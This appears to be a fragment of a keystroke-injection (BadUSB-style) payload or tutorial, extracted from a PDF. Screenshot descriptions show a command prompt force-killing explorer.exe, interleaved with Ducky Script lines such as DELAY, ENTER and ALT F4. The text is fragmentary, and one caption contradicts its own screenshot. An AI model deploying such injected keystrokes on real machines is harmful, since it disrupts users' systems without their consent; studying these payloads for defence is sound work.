


A screenshot of a Windows Command Prompt window. The title bar at the top reads "C:\WINDOWS\system32\cmd.exe" and includes standard window controls (minimize, maximize, close). The command prompt displays the following text:

```
Microsoft Windows [Version 10.0.19044.1645]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\Admin>taskkill /f /im explorer.exe
```

The command prompt is currently empty, waiting for further input.

DELAY 2000  
ENTER



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin>taskkill /f /im explorer.exe
SUCCESS: The process "explorer.exe" with PID 6120 has been terminated.

C:\Users\Admin>
```



DELAY 1000

ALT F4





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